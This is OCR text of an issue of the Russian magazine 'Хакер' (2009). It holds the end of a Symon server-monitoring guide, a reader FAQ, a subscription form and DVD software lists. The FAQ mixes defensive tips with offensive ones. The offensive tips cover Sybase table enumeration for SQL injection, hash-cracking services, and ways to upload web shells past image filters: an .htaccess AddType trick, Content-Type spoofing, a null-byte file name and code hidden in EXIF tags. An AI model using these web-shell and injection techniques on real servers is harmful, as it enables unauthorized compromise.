# tar zxf syweb-0.58.tar.gz
```

Копируем находящиеся внутри каталоги htdocs и symon в DocumentRoot веб-сервера:

```
# cd syweb
# cp -rv htdocs/syweb /var/www
# cp -rv symon /var/www
```




Следим за работой сервера

Веб-сервер должен считывать с них данные, поэтому меняем владельца каталога (в Free/OpenBSD апач работает от имени учетной записи www):

```
# chown -R www:www /var/www/syweb/
# chown -R www:www /var/www/symon/
```

В файле syweb/setup.inc необходимо изменить несколько переменных под наши реалии. В нем есть несколько заготовок для различных систем Free/OpenBSD и ситуаций (с chroot или без):

```
# vi /var/www/syweb/setup.inc
$symon['rrdtool_path']='/usr/local/bin/
rrdtool';
$symon['cache_dir']='/var/www/symon/cache';
$symon['host_tree']='/var/www/symon/rrds';
$symon['layout_dir']='/var/www/symon';
```

Все указанные каталоги у нас уже созданы, остался каталог для кэша:

```
# mkdir /var/www/symon/cache
# chown www:www /var/www/symon/cache
```

Если веб-сервер запускается в chroot, дополнительно следует запустить скрипт, находящийся в архиве install_rrdtool.sh, который перенесет библиотеки rrd в chroot-окружение.

Все готово, заходим на страницу http://localhost/syweb и смотрим красивые графики. Используя меню, можно изменить временной промежуток и их размер. В отдельный пункт вынесена статистика PF. Если необходимо защитить эту информацию от посторонних лиц, можно использовать .htaccess:

```
# vi /var/www/syweb/.htaccess
AuthName "Syweb zone"
AuthType Basic
AuthUserFile /usr/local/etc/apache/httpd_
access
require valid-user
```

Пароль создаем при помощи утилиты htpasswd, входящей в состав Apache:

```
# htpasswd -c /usr/local/etc/apache/httpd_
access admin
```


Как видишь, Symon довольно простой и понятный в настройках инструмент, при помощи которого можно снимать статистику основных системных параметров сразу с нескольких серверов.



links

• Сайт проекта Symon — www.xs4all.nl/~wpd/symon.

• Сайт проекта phpSymon — www.ryanflannery.net/works/phpsymon.



video

На прилагаемом к журналу диске ты найдешь видеоролик, где показано, как с помощью symon настроить систему мониторинга серверов.



info

• Названия процессов для proc смотрим при помощи ps, названия сетевых интерфейсов вспоминаются по ifconfig, а диски поможет найти fdisk или dmesg.

• Список сенсоров специфичен для каждого железа, получить его можно при помощи команды «sysctl hw.sensors».


• Подробнее о RRDTool читай в статье «Универсальный наблюдатель» (][_11_2008).





ЕВГЕНИЙ «CORWIN» ЕРМАКОВ
/ CORWIN88@MAIL.RU /
СТЕПАН «STEP» ИЛЬИН

FAQ UNITED:



Q: Есть ли в СУБД Sybase таблицы, аналогичные INFORMATION.SCHEMA.Tables(columns)?

A: Аналогичную функцию в Sybase выполняет таблица sysobjects. Выборка ведется с указанием нужной базы данных. Итоговый запрос будем примерно таким (как правило, возникают проблемы несовпадения типов, но это уже другой вопрос) — select name from bd..sysobjects where type=U. Здесь «bd» — это БД, в которой мы смотрим имена таблиц. U — это тип, обозначающий пользовательские таблицы, которые нам и нужны. Если появляется ошибка, то берется hex-значение U — 0x55. Тогда (...) where type=0x55.

Q: А как узнать сами базы данных?

A: Используем запрос вроде: select dbname from master..syslogins. Смотрим следующую базу — select dbname from master..syslogins where dbname not in (берем_hex_значение_базы полученной_запросом_выше). Чтобы увидеть имена следующих баз, добавляем в скобки имена предыдущих баз, взятых в hex. То есть: select dbname from master..syslogins where dbname not in (db1_взятое_в_hex,db2_взятое_в_hex,...). Получится примерно такое: select dbname from master..syslogins where dbname not in (0x646231,0x64626e616d6532,...).

Q: В Сети полно бесплатных сервисов по взлому MD5-хэшей. Существуют ли платные сервисы?

A: Да, такие сервисы есть, но их совсем немного. Один из них — http://hashchecker.com. Доступные цены: базовый аккаунт (50 хэшей) — $15, премиум аккаунт (100 хэшей) — $25. Там же есть возможность приобрести Rainbow-таблицы (к примеру, 196 таблиц на 16 DVD стоят $500).

Q: В руки попало несколько серверов. Есть ли софт для распределения брута хэшей на несколько машин?

A: Можно посоветовать специальную версию утилиты John The Ripper — Distributed John (http://freshmeat.net/projects/djohn).

Q: Реально ли сейчас взломать WEP под Windows Mobile?




A: В системе WMobile нет поддержки monitor mode, необходимого WiFi-картам для сбора пакетов.

Q: Через апачевый .htaccess можно как-нибудь обезопасить сервер от популярных атак (кроме как блокировать доступ по IP-адресу в определенные папки)?

A: Товарищ Ronald van den Heetkamp привел пример подобного файла:

```
Options +FollowSymLinks
RewriteEngine On
RewriteCond %{QUERY_STRING}
  («|%22).*(>|%3E|<|%3C).* [NC]
RewriteRule ^(.*)$ log.php [NC]
RewriteCond %{QUERY_STRING}
  (<|%3C).*script.*(>|%3E) [NC]
RewriteRule ^(.*)$ log.php [NC]
RewriteCond %{QUERY_STRING}
  (javascript:).*(;).* [NC]
RewriteRule ^(.*)$ log.php [NC]
RewriteCond %{QUERY_STRING}
   (;|'|"|%22).*
   (union|select|insert|drop|
   update|md5|benchmark|or|and|
   if).*[NC]
RewriteRule ^(.*)$ log.php [NC]
RewriteRule (,|;|<|>|'|`)
  /log.php [NC]
```




Q: Интересно написание эксплоитов на PHP под веб-приложения, но мало где нашел информацию (кроме анализа уже написанных сплоитов). Есть ли полезная литература по теме?
A: Очевидно, что нужно смотреть в сторону толстых учебников по PHP :). Как правило, основа работы подобных эксплоитов сводится к обычной эмуляции браузера. Соответственно, ищи в книжных изданиях главу с подробно расписанной темой «Работа с HTTP. Сетевые функции. Эмуляция браузера».

Q: Как обезопасить сервер от брутфорса SSH?
A: Есть несколько скриптов — они анализируют лог авторизации и блокируют доступ с ip-адресов, с которых в течение короткого отрезка времени было множество неудачных попыток авторизации. Один из них — **BlockSSHD** (http://blocksshd.sourceforge.net). Это перловый демон, весьма удобный в управлении и конфигурировании. После установки открываем конфиг (/etc/blocksshd/blocksshd.conf) и смотрим основные параметры:

```
max_attempts => '4'
// число неудачных попыток авторизации;
unblock => '1'
// время, по истечении которого заблокированные ip будут разбанены;
send_email => '1'
// отправлять уведомления об атакующем на email (0 — не уведомлять);
email => 'mymail@mail.com'
// наш email;
email_whois_lookup => '0'
// отключаем отправку вывода
whois на email;
```

Ключи командной строки просты:

```
• -d | --daemon | --start
// запускаем как демон
• --stop
• -h | --help
• -v | --version
```

Q: Нашел бажный движок, в котором есть аплоадер изображений. Насколько я знаю, в список запрещенных для загрузки файлов входят php, perl и cgi. Как можно прогрузить веб-шелл?
A: Тебе повезло, что «защита» настолько примитивна. Дай расширение веб-шеллу, к примеру, gif, и загрузи .htaccess такого содержания:

```
<Files shell.gif>
  AddType application/
    x-httpd-php .gif
</Files>
```

Таким образом, мы запустим скрипт.

Q: Какие, вообще, приемы используются для загрузки веб-шелла через скрипты, предназначенные для аплоада изображений?
A: Все зависит от используемых функций в скрипте загрузки. Про самое примитивное было написано выше (когда есть список недопустимых расширений). Иногда админы запрещают какие только можно расширения, но при этом забывают про старый добрый cgi (на деле такие ошибки редко встречаются — как правило, в сценарии указан массив с допустимыми расширениями, и все остальные режутся). Далее идет проверка поля заголовка Content-Type. В самом скрипте будет примерно такой код:

```
<?php
if($_FILES['userfile']
  ['type']!="image/gif"){
   echo 'Error!';
   exit;
}
```

Если мы попробуем напрямую загрузить шелл, в заголовке будет строка Content-Type: text/plain, и проверку MIME-типа пройти не получится. Но ничто нам не мешает этот самый заголовок подделать и указать «Content-Type: image/gif».
Дальше глянем на функции move_uploaded_file и copy. Да-да, ты правильно понял, речь пойдет о null-байте («%00», «\x00»). Предположим, в скрипте, ответственном за загрузку изображений, есть такой код:

```
<?php

//здесь идет проверка расширения

if ($allowed)
{
//если проверка пройдена
  move_uploaded_file
    ($_FILES['userfile']
    ['tmp_name'], $uploadfile);
    echo 'Uploaded!';
}
else {
   echo 'Error!';
}
?>
```

Если мы попробуем загрузить php-файл, то не будет пройдена проверка, но если вставить null-байт (shell.php%00.jpg), то файл загрузится.
Следующая функция, которая часто используется веб-мастерами в скриптах — getimagesize. Функция getimagesize() определяет размер изображения GIF, JPG, PNG, SWF, PSD, TIFF или BMP и возвращает размеры, тип файла и высоту/ширину. К примеру, есть код:


```
<?php
$imageinfo=
getimagesize($)FILES['userfile']
  ['tmp_name']);
if
  ($imageinfo['mime']
    !='image/gif'
    && imageinfo['mime']
    != 'image/ jpeg') {
    echo 'Error!';
    exit;
}
// код
?>
```

Берем обычную картинку, вставляем в EXIF-тег (заголовки, предназначенные для хранения комментариев к изображению и прочей «полезной» информации вроде модели камеры — редактируются фотошопом, ACDSee и т.п.) строчку веб-шелла, даем расширение php, если требуется подделываем Content-Type и загружаем файл.
Функции могут сочетаться, поэтому комбинируй способы.

Q: А как собственно защититься от таких багов?
A: Можно использовать специальный скрипт, который будет извлекать картинки в base64 из базы данных. Также предлагаем использовать скрипт, накладывающий рандомную XOR-маску на картинки. Это обезопасит от прямого выполнения, ведь любой код, внедренный в изображение, станет невалидным. В БД в таком случае нужно хранить саму маску и путь до файла. Существует еще замечательный проект **Suhosin** (http://hardened-php.net/suhosin), способный защитить от множества возможных атак:

```
• Защита от sql-injection
• Шифрование cookie
• Проверка содержимого загружаемых файлов
• Запрет удаленного и локального инклудинга
• Отключение eval()
• Отключение у preg_replace модификатора /e
• Выключение поддержки phpinfo()
• Защита от перезаписи переменных
• Добавление поддержки шифрования
• Защита от использования null-byte
• Защита от уязвимости HTTP Response Splitting
```

Впечатляет? И это только часть возможностей suhosin! В будущем планируется внедрение защиты от подделки всевозможных заголовков, переменных; автоматическая блокировка нападающего при обнаружении загрузки файла, содержащего код и т.д.



Q: Знакомый рассказал про XSS через cookies. Как такое возможно?
A: Все просто — данные, вводимые пользователем, сохраняются у него в куках, после чего при последующих посещениях хоста эти самые данные берутся из куков и вставляются в страницу.

Q: Скачал скрипты одной CMS, нашел инклуд-баг, но заюзать его не получается. Файлы не инклудятся. В чем может быть дело?
A: Самое очевидное — выключен Register_globals. Второе — где-то ранее в уязвимом сценарии находится объявление переменной, которую мы хотим проинклудить. Иногда это значение прописано в самом скрипте, иногда — в конфиге, который инклудится в бажный скрипт, а иногда — берется из базы данных. Все переменные определены заранее. Скрипт отделался легким испугом, и тебе не удается опорочить его своим длинным инклуденгом :). К сожалению, не все багоискатели удосуживаются провести полный анализ кода, и в итоге мы получаем появляющиеся на багтраках липовые advisory (многие просто проходят по скриптам обычным парсингом потенциально опасных функций).

Q: Я всегда стремился получить качественный мобильный интернет за разумные деньги. Практика показывает, что одним решением в этом случае не обойтись: зона приема сильно дифференцирована. Поэтому, помимо 3G-девайса, приобрел модем Samsung со встроенным приемником WiMax для провайдера Yota. Под Виндой никаких загвоздок, но это, увы, это единственная официально поддерживаемая ОС. Что же теперь — отказываться от любимой Ubuntu?
A: Если не брать в расчет вариант с использованием виртуальной машины, то остается, пожалуй, один достойный способ — воспользоваться альтернативным драйвером **madwimax** (http://code.google.com/p/madwimax). Отмечу, что на свет он появился не самым традиционным способом — это реверс-инжинированный Linux-драйвер для Samsung SWC-U200 — USB-адаптера для доступа к сетям Mobile Wimax. Драйвер пишется полностью в user-space, что позволяет упростить разработку, используя библиотеку libusb-1.0. Но отсюда возникает и ограничение: библиотека поддерживает только Linux, поэтому другие юниксоиды пока остаются не у дел. Как заставить телефон работать в системе?
Вот краткая инструкция:
1. В первом терминале надо запустить драйвер:

```
sudo path/to/wimax
```

Драйвер будет писать сообщения. Как только увидишь «State: NORMAL», будь уверен: модем подключился к сети. После этого можно переходить к шагу №3.
2. Во втором терминале выполняем команды:

```
sudo ifconfig tap0 up
```

3. Последняя команда:

```
sudo dhclient tap0
```

После этого можно пользоваться инетом. Чтобы упростить себе жизнь и производить настройку автоматически, можно написать скрипты. Хороший пример можно найти в этой статье — habrahabr.ru/blogs/WiMAX/50504.

Q: А если воспользоваться виртуальной машиной, то можно ведь настроить маршрутизацию из гостевой Винды и юзать инет под Linux'ом?
A: Именно это и имелось в виду! Ниже я приведу простой способ, как пробросить инет из виртуальной Windows XP:
1. Ставим любую виртуальную машину с поддержкой USB, например, **VirtualBox** (www.virtualbox.org).
2. Устанавливаем в качестве гостевой системы — Винду.
3. Конфигурируем в нашей основной системе сетевой интерфейс:

```
sudo tunctl -t tap0 -u zero
sudo ifconfig tap0 192.168.0.1 up
sudo chmod 0666 /dev/net/tun
```

4. Находим в VirtualBox раздел «Сеть», выбираем host interface и указываем интерфейс tap0.
5. Запускаем виртуальную машину.
6. В панели управления XP находим наш сетевой адаптер и указываем IP: например, 192.168.0.1.
7. Для удобства настраиваем в системе любой proxy-сервер. Самое простое — **SmallProxy** (smallproxy.ru).
8. Подключаем к компьютеру USB-модем и, как обычно, устанавливаем драйвера.
9. Далее в прокси настраиваем соединение через Yota.
10. Сворачиваем виртуальную машину и указываем в основной системе прокси — 192.168.0.1:3128.

Q: Хочу добавить в свой RSS-агрегатор (использую Google Reader) ленту из моего ЖЖ. Никаких проблем с этим нет, кроме того, что в нее не транслируется самое интересное — посты «friends only». Как это исправить?
A: Средствами самого ЖЖ — никак. Зато можно набросать скрипт, который будет авторизироваться в сервисе, парсить данные и компоновать в RSS-поток. Или еще вариант — воспользоваться сервисом Yahoo Pipes (pipes.yahoo.com), что вообще избавляет от необходимости писать код вручную. Оба способа требуют небольшой сноровки и времени, а что если хочется сделать все прямо сейчас? К счастью, в Сети есть один замечательный сервис — **RSS Proxy** (http://rss-proxy.darkk.net.ru). Он как раз и позволяет добавить френдленту ЖЖ или любой другой RSS-поток, который требует аутентификации, в любимый агрегатор. Сервис совершенно бесплатный, причем оценить безопасность кода ты можешь сам, изучив исходники: http://github.com/darkk/rss-proxy.

Q: Существует ли возможность отправлять SMS-сообщения по протоколу XMPP (Jabber)?
A: Такой фишки у самого протокола нет — но есть сервисы, которые принимают сообщения по протоколу XMPP. Уверен, если поискать, их найдется очень много. Что там говорить: при правильном подходе такой гейт можно быстро сварганить, связав простенькие скрипты на Python'е и всем известный **Clickatell Bulk SMS Gateway** (www.clickatell.com), предлагающий разработчикам отличный IP. Из готовых решений я лично пробовал **MessagingBay** (http://www.messagingbay.com), и это действительно очень просто. Все инструкции и расценки (обрати внимание, что цены указаны в сингапурских центах) ты найдешь на официальном сайте. Да, правильно заметил, — это платно. Хочется халявы? Есть и такие способы:
1. Завести аккаунт на Mail.ru.
2. Прицепить к любому jabber-аккаунту транспорт mail.ru агента с сервера jabber.ru.
3. В ростере jabbera кликнуть правой кнопкой, и в меню выбрать «Транспорт → Выполнить команду → Отправить SMS».
Учти: ограничение — 50 сообщений в день и большая вероятность быть забаненным :).

Q: Приятно, что большое внимание][стал уделять RIA-приложениям. А теперь такой вопрос — можно ли скомпилировать такой проект, чтобы он запускался на мобильных устройствах?
A: До недавнего времени это было невозможно. Но буквально на днях на странице Adobe Labs появился замечательный инструмент **Distributable Player** (http://labs.adobe.com/technologies/distributableplayer), который, наконец, позволил создавать RIA-приложения для мобильных устройств. Пакет состоит из двух частей:
• Flash Lite 3.1 Distributable Player. Собственно плеер для запуска приложений.
• Adobe Mobile Packager. Десктопное приложение, преобразовывающее SWF в файл-установщик для девайсов на базе Windows Mobile и Symbian S60. Опробовать новинку в действии ты можешь прямо сейчас — все доступно для скачивания!][

ПОДПИСКА В РЕДАКЦИИ



ГОДОВАЯ ПОДПИСКА ПО ЦЕНЕ

2100 руб. (на 15% дешевле чем при покупке в розницу)

Единая цена по всей России. Доставка за счет издателя, в том числе курьером по Москве в пределах МКАД

ВНИМАНИЕ!
ВТОРОЕ СПЕЦПРЕДЛОЖЕНИЕ!

При подписке на комплект журналов
ЖЕЛЕЗО + ХАКЕР + DVD:
- Один номер всего за 155 рублей (на 25% дешевле, чем в розницу)

ЗА 12 МЕСЯЦЕВ

3720 руб

ЗА 6 МЕСЯЦЕВ



Подписка на журнал **«ХАКЕР+DVD»** на 6 месяцев стоит 1200 руб.

ВЫГОДА ● ГАРАНТИЯ ● СЕРВИС

КАК ОФОРМИТЬ ЗАКАЗ

1. Разборчиво заполните подписной купон и квитанцию, вырезав их из журнала, сделав ксерокопию или распечатав с сайта www. glc.ru.
2. Оплатите подписку через Сбербанк .
3. Вышлите в редакцию копию подписных документов — купона и квитанции — любым из нижеперечисленных способов:

- по электронной почте **subscribe@glc.ru;**
- по факсу **8 (495) 780-88-24;**
- по адресу **119021, Москва, ул. Тимура Фрунзе, д. 11, стр. 44, ООО «Гейм Лэнд», отдел подписки.**

ВНИМАНИЕ!

Подписка оформляется в день обработки купона и квитанции в редакции:

- в течение пяти рабочих дней после отправки подписных документов в редакцию по факсу или электронной почте;
- в течение 20 рабочих дней после отправки подписных документов по почтовому адресу редакции.

Рекомендуем использовать факс или электронную почту, в последнем случае предварительно отсканировав или сфотографировав документы. **Подписка оформляется с номера, выходящего через один календарный месяц после оплаты.** Например, если вы производите оплату в апреле, то журнал будете получать с июня.

По всем вопросам, связанным с подпиской, звоните по бесплатным телефонам **8(495)780-88-29** (для москвичей) и **8(800)200-3-999** (для жителей других регионов России, абонентов сетей МТС, БиЛайн и Мегафон). **Вопросы о подписке можно также направлять по адресу info@glc.ru или прояснить на сайте www.GLC.ru**

ПОДПИСНОЙ КУПОН

ПРОШУ ОФОРМИТЬ ПОДПИСКУ НА ЖУРНАЛ «   »

- ☐ на 6 месяцев
- ☐ на 12 месяцев

начиная с ____________________ 200 г.

- ☐ Доставлять журнал по почте на домашний адрес

Доставлять журнал курьером:

- ☐ на адрес офиса*
- ☐ на домашний адрес**

(отметь квадрат выбранного варианта подписки)

Ф.И.О. ____________________

АДРЕС ДОСТАВКИ:

индекс ____________________
область/край ____________________
город ____________________
улица ____________________
дом __________ корпус __________
квартира/офис ____________________
телефон (   ) ____________________
код
e-mail ____________________
сумма оплаты ____________________

*в свободном поле укажи название фирмы и другую необходимую информацию
**в свободном поле укажи другую необходимую информацию и альтернативный вариант доставки в случае отсутствия дома

свободное поле

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»
АБ «ОРГРЭСБАНК», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «____________» с 200 г.	

Ф.И.О.
Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»
АБ «ОРГРЭСБАНК», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «____________» с 200 г.	

Ф.И.О.
Подпись плательщика

Кассир


[Тэ ТРИ] — ТЕХНИКА ТРЕТЬЕГО ТЫСЯЧЕЛЕТИЯ
Т3
Телевизор Samsung Armani
«Доктор Хаус» снова в моде
Секс с роботом?!
ЭКСКЛЮЗИВ! Встречайте VAIO P
реклама

>>WINDOWS
>Dailysoft
7-Zip 4.65
Autoruns 9.37
DAEMON Tools Lite 4.30.3
Download Master 5.5.9.1157
FarPowerPack 1.15
FileZilla Client 3.2.2.1
IrfanView 4.23
JDataSaver
K-Lite Mega Codec Pack 4.7.0
Miranda IM 0.7.17
Mozilla Firefox 3.0.6
Notepad++ 5.2
Opera 9.64
PuTTY 0.60
QIP Infium RC4, Build 9026
Skype 4.0
Total Commander 7.04a
Unlocker 1.8.7
Winamp 5.55
Xakep CD DataSaver 5.2

>Development
Carbide C++ 2.0
Groovy 1.6
HTTP Debugger Pro 3.2
IntelliJ IDEA 8.1
MySQL GUI Tools 5.0-r17
Perl Dev Kit (PDK) 8.0.0.289618
RJ TextEd 4.81
S60 Platform SDK
VB Decompiler 7.1

>Misc
BatteryBar v3.1 Beta
Executor 0.98.56
Eyes Relax 0.44
Fast Duplicate File Finder 1.1.0.0
FruitfulTime ProductivityMeter
HoeKey 1.13
KGB Archiver 2
KSoft's SmartUp Menu 0.1.1
Mac Finder Toolbar for Windows 0.3.2
Plates 1.10
RBTray 3.3
SpellChecker 2.1.0.115
Synergy 1.3.1
The Guide 2.0
timeEdition 1.1.4
TNR CodeExpert
TNR MoonLight - Лунный календарь 1.3.46
Visual Task Tips 3.4

>Multimedia
aTunes 1.12.0 Solano
GIMP for Windows 2.6.5
ICY Radio 0.5
MorphVOX Junior 2.7.2
MorphVOX Pro - Voice Changer 4.2.8
Open Subtitle Editor 0.1.2
Picasa 3
Songbird 1.0

Sweet Home 3D 1.6
VirtualDub 1.9.0
ZS4 Video Editor 0.958

>Net
BitKinex 3.0.9
Digsby Build 49
Dropbox 0.6.402
GhostWall FireWall 1.150
MyConnection PC 3.0b
PC Tools Firewall Plus 5
Safari 4beta
toonel.net 0.0.50.50
WinGate 6.5.2
Zimbra Desktop 1.0

>Security
Attack Testing Platform
BtProx 1.3.4
CryptoTunnel 2.0
DShield Web honeypot Alpha
FlowMatrix
HookExplorer
IBM Rational AppScan Standard Edition V7.8
KeePass 1.15
Malcode Analysys Pack
MultiPlot
PTSecurity Microsoft Patches Network Scanner
Rising Internet Security 2009 21.22.30
SSA 1.2
Sunbelt Network Security Inspector 1.6.52
SysAnalyzer
Xspider 7.7.3100

>System
Easy AutoInstaller 2.1
Gizmo Central 2.7.3
HD Tune Pro 3.50
InstallPad 0.4
Nero BackItUp 4
Secunia Personal Software Inspector 1.0.0.3
SyncBackPro 5.3.0.18
Vombato Mail Drive 1.3

>>UNIX
Desktop
Day Planner 0.9.2
Kino 1.3.3
PeaZip 2.5
Bash 4.0
Keryx 0.92
GIMP 2.6.5
PinkyTagger 2.2
MC 4.6.2
Compiz 0.8.0
OpenOffice 3.0.1
man-pages 3.19
Mkvtoolnix 2.5.1
GWhere 0.2.3
AcetoneISO 2.0.3

Picasa 3.0 beta
Работа с мобильником:
Amora 1.1
Cibyl 2.0
Gammu+ 0.40
gnokii 0.6.27
j2megl 0.0.7
Moccatroller 1.8
obexfs 0.11
SieFS 0.5
SMSTerm 0.6.1
Wammu 0.29

>Devel
Automake 1.10.2
Bespin
Biew 5.7.3.1
Boost 1.38.0
Eric 4.3.0
Fingerprint Verification System 0.1.0
GCC 4.3.3
Glade 3.4.0
Google Web Toolkit 1.5.3
Groovy 1.6
GTK+ 2.14.7
haXe 2.02
IntellijIDEA 8.1
Libjpeg 6b
Moonlight 1.0
Navicat 8.0.28
Qt 4.4.3
Ruby 1.9.1
zlib 1.2.3

>Games
Pingus 0.7.2
World of Goo 1.4.0

>Net
aria2 1.2.0
Arora 0.5
Darkstat 3.0.711
FileZilla 3.2.2
Firefox 3.0.6
KTorrent 3.2
Liferea 1.4.26
Miro 2.0
Opera 9.63
Quassel 0.4.0
qutIM 0.1.99
Skype 2.0.072
streamtuner2 1.9.8
Transmission 1.51
Tucan 0.3.4

>Security
AIM Sniff 1.0b
Aircrack-ng 1.0 rc2
Arpalert 2.0.11
Chkrootkit 0.48
Ettercap 0.7.3
GreenSQL 0.9.4
John the Ripper 1.7.3.1
Kismet 2008.05-R1
Nmbscan 1.2.5

OpenStego 0.5.1
pOf 2.0.8
Pam_usb 0.4.2
sqlmap 0.6.4
Sshguard 1.4rc2
THC-Amap 5.2
THC-Hydra 5.4
THC-pptp-bruter 0.1.4

>Server
Bind 9.6.0
Cups 1.4
DBMail 2.3.5
Dhcp 4.1.0
DSPAM 3.8.0
FreeRemoted 0.14
Jabberd 2.2.7.1
NSD 3.2.1
OpenLDAP 2.4.15
OpenSSH 5.2
Postfix 2.5.6
Sarg 2.2.5
Sendmail 8.14.3
Snort 2.8.3.2
SQUID 3.0 STABLE13
Yaass Project 0.8.9
Ziproxy 2.6.9

>System
Bootchart 0.9
FreeRemote 0.1.3
Likewise Open 5.1.0
Linux Kernel 2.6.28.7
NVClock 0.8
nVidia Linux Display Driver x86 180.35
Parted Magic 3.7
RPM 4.6.0
Shake 0.99
SmbSync 1.0
System Rescue CD 1.1.5
VirtualBox 2.1.4
Wine 1.1.16

>X-distr
Debian 5.0 Lenny

DVD

№ 03(123) МАРТ 2009

ХАКЕР

ЯБЛОЧНОЕ ПЮРЕ: НОВЫЕ СПОСОБЫ АТАКИ iPhone СТР. 56

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

ХАКЕР

www.xakep.ru

МАРТ 03 (123) 2009

(game)land hi-fun media publishing for enthusiasts

4 607157 100063 09003

Взлом Армии США

УСПЕШНАЯ АТАКА САЙТА ARMY.MIL СТР. 48

army.mil army.mil

ВТОРАЯ ЖИЗНЬ WEP

НОВЫЙ СПОСОБ ЗАЩИТЫ WI-FI НА БАЗЕ WEP

СТР. 64

ВАКЦИНА ДЛЯ ФЛЕШКИ


НАДЕЖНАЯ ЗАЩИТА ОТ USB-ВИРУСОВ

СТР. 30

ЯДЕРНЫЙ ТАЙМЛАЙН

